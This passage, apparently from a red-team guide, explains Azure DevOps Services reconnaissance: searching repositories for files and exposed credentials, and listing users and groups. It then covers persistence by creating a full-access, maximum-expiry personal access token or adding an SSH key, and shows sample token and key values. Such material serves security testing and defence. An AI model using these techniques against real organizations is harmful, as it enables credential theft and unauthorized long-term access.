Searching for repository names by keyword cannot be conducted in the web interface. Instead, you will need to rely on the REST API, as shown in the REST API Abuse - Reconnaissance section.

Files Reconnaissance

You can search for files via entering `file:FileNameToSearch` into the search bar. Additionally, you can add a wild card (*) to your search like shown below. This will output what project the file was found in, and a snippet of the file contents as well.



Showing 3 code results

test.cs TestProject > TestProject
/test.cs

Test.cs ProjectWithMultipleRepos > ProjectWithMultipleRepos
/Test.cs


test.cs

```
Console.WriteLine("TEST");
```

Searching for file

You can also chain together different search terms using the “OR” directive. An example query is shown below for searching multiple files.

```
file:Test* OR file:azure-pipelines*
```



Showing 7 code results

test.cs TestProject > TestProject
/test.cs


Test.cs ProjectWithMultipleRepos > ProjectWithMultipleRepos
/Test.cs

azure-pipelines-1.yml MaraudersMap > MaraudersMap
/azure-pipelines-1.yml

Searching for multiple file names

All the different search operators and filters[32] are shown in the screenshot below.

[32] https://learn.microsoft.com/en-us/azure/devops/project/search/get-started-search?view=azure-devops#search-features-usage-and-examples


Filters (e.g., Activity ext:cs)

ext:	With file extension
file:	Filename
path:	Under path
proj:	Inside project
repo:	Inside repository
basetype:	Basetype
class:	Class
comment:	Comment
decl:	Declaration
def:	Definition
enum:	Enumeration
field:	Field
interface:	Interface
macro:	Macro
method:	Method
namespace:	Namespace
ref:	Reference
strlit:	String Literal
type:	Type

Show less


Operators (e.g., ToDo OR revisit)

AND NOT OR

Available search operators and filters

Code Reconnaissance

You can search for keywords within code to discover unsecured credentials or other sensitive information. This will give you the matching files that contain your search term, along with the contents of the file and highlighted matches within the file. As previously demonstrated, you can also chain together different search queries.




```
Console.WriteLine("PassWord");

this is some text that has a password in it


API_KEY=ABC123
```

Example searching code


User/Group Reconnaissance

You can list the users within an organization by navigating to the organization settings, and then selecting "Users". You can also apply a filter to search for users by name via the text field in the upper left-hand corner labeled "Filter users".



Listing users within organization


You can list the groups within an organization by navigating to the organization settings, and then selecting "Permissions". You can also apply a filter to search for groups by name via the text field in the upper right-hand corner labeled "Search groups".



Name	Description
Project Collection Administrators	Members of this application group can perform all privileged operations on the Team Project Collection.
Project Collection Build Administrators	Members of this group should include accounts for people who should be able to administer the build resources.
Project Collection Build Service Accounts	Members of this group should include the service accounts used by the build services set up for this project collection.
Project Collection Proxy Service Accounts	This group should only include service accounts used by proxies set up for this team project collection.
Project Collection Service Accounts	This application group contains Team Project Collection service accounts.
Project Collection Test Service Accounts	Members of this group should include the service accounts used by the test controllers set up for this project collection.

Listing groups within an organization

If you select one of the groups, you can view the group members as shown in the below screenshot.


ings / Permissions / Project Collection Administr...

[ThisIsTestOrganization1]\Project Collection Administrators

Members of this application group can perform all privileged operations on the Team Project Collection.

Name	Type	Username, Scope, or App Id
Project Collection Se...	group	[ThisIsTestOrganization1]
Brett Hawkins brett.hawkins@[redacted]	aad user	brett.hawkins@[redacted]


Listing group members for a group

PERSISTENCE

A user doesn't need to be a member of a specific project security group, or collection security group to perform any of the persistence activities shown in the following sections. Both methods shown can be performed via the web interface, or via the REST API. For details on performing these techniques via the REST API, see the REST API Abuse - Persistence section.


Personal Access Token

One method to maintain persistent access to an Azure DevOps Services instance is by creating a PAT. Navigate to the upper-right hand corner and select "Personal access tokens".



Navigating to personal access tokens

Select “New Token” and then input the information needed. If creating this for persistence, you will want to set the maximum expiration date, which is one year from the date the PAT is being created. Additionally, you will want the PAT to apply to any organization and have a scope of “Full access” to ensure maximum privileges.



Personal Access Toker

These can be used instead of a p

New Token

Create a new personal access token

Name: testing-token

Organization: All accessible organizations

Expiration (UTC): Custom defined — 4/11/2024


Scopes

Authorize the scope of access associated with this token

Scopes: [✓ Full access] Custom defined

Creating PAT

Once the PAT has been created, the token value will be provided. Ensure that you save the token, since it will not be viewable again. You can then use the PAT to authenticate and interact with the Azure DevOps Services instance.



Personal Access Tokens

These can be used instead of a password for applications li

Token name | Status

testing-token — Full access — Active

Success!

You have successfully added a new personal access token. Copy the token now!

testing-token token


zxeoq55zhbv5yhha6kjc

Warning - Make sure you copy the above token now. We don't store it and you will not be able to see it again.

Showing created PAT


SSH Key

Another method that can be used to maintain persistent access to an Azure DevOps Services instance is by creating an SSH key. Navigate to the upper-right hand corner and select “SSH public keys”.



Navigating to SSH public keys

Select the "New Key" button.



SSH Public Keys


Connect to your Git repos through SSH Public Keys when you can't use the recommended Git Credential Managers or Personal Access Tokens to securely connect to Azure DevOps. Learn more.

Compare the server fingerprint when you connect via Git to ensure you've connected to Azure DevOps. The fingerprint should

Creating new SSH key

You will enter the SSH key name, and the contents of your SSH public key to be used. A private-public SSH keypair can be generated using the standard ssh-keygen[33] command-line utility.

[33] https://linux.die.net/man/1/ssh-keygen



Add New SSH Key

Name*


test-ssh-key

Public Key Data*

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4GLGs5mT+Gptgv0
G11TrL/h0mTbuw6qo3cS2EzWEbcS9NK7jOYla13w4arAJHAZByz
2
/6gCjTPpetX+kTR6mQEBeu7khpwgkK3KIFT61oXGKrGa4WpBm7
mYglZiIWRoxCqPzCXXyRVqNyKQnMTKbxfQCE
/xE+vKwaLX574Uy3w4F9LfE8jSWFAG6GzOrQJHuaR50cYDOgYx
ydaPp5I36iDY7Oa674eGPErgu+UMxvXhoKXPqPIGQZ9MurZiIBFI
ED9LocluGcDD7Wvq7N0I+O5rqDNpGfl2SncCDVY5OXYJeyLHqz
y8GyCO+POrJQQ4dP9ZSEUclzJnURaJuwzjixVStEuVnLaYDXYcPG
```

Adding public SSH key

Once created, by default the expiration date of the SSH public key will be one year from the time it is created.


SSH Public Keys

Connect to your Git repos through SSH Public Keys when you can't use the recommended Git Credential Managers or Personal Access Tokens to securely connect to Azure DevOps. Learn more.

Compare the server fingerprint when you connect via Git to ensure you've connected to Azure DevOps. The fingerprint should match one of the following:
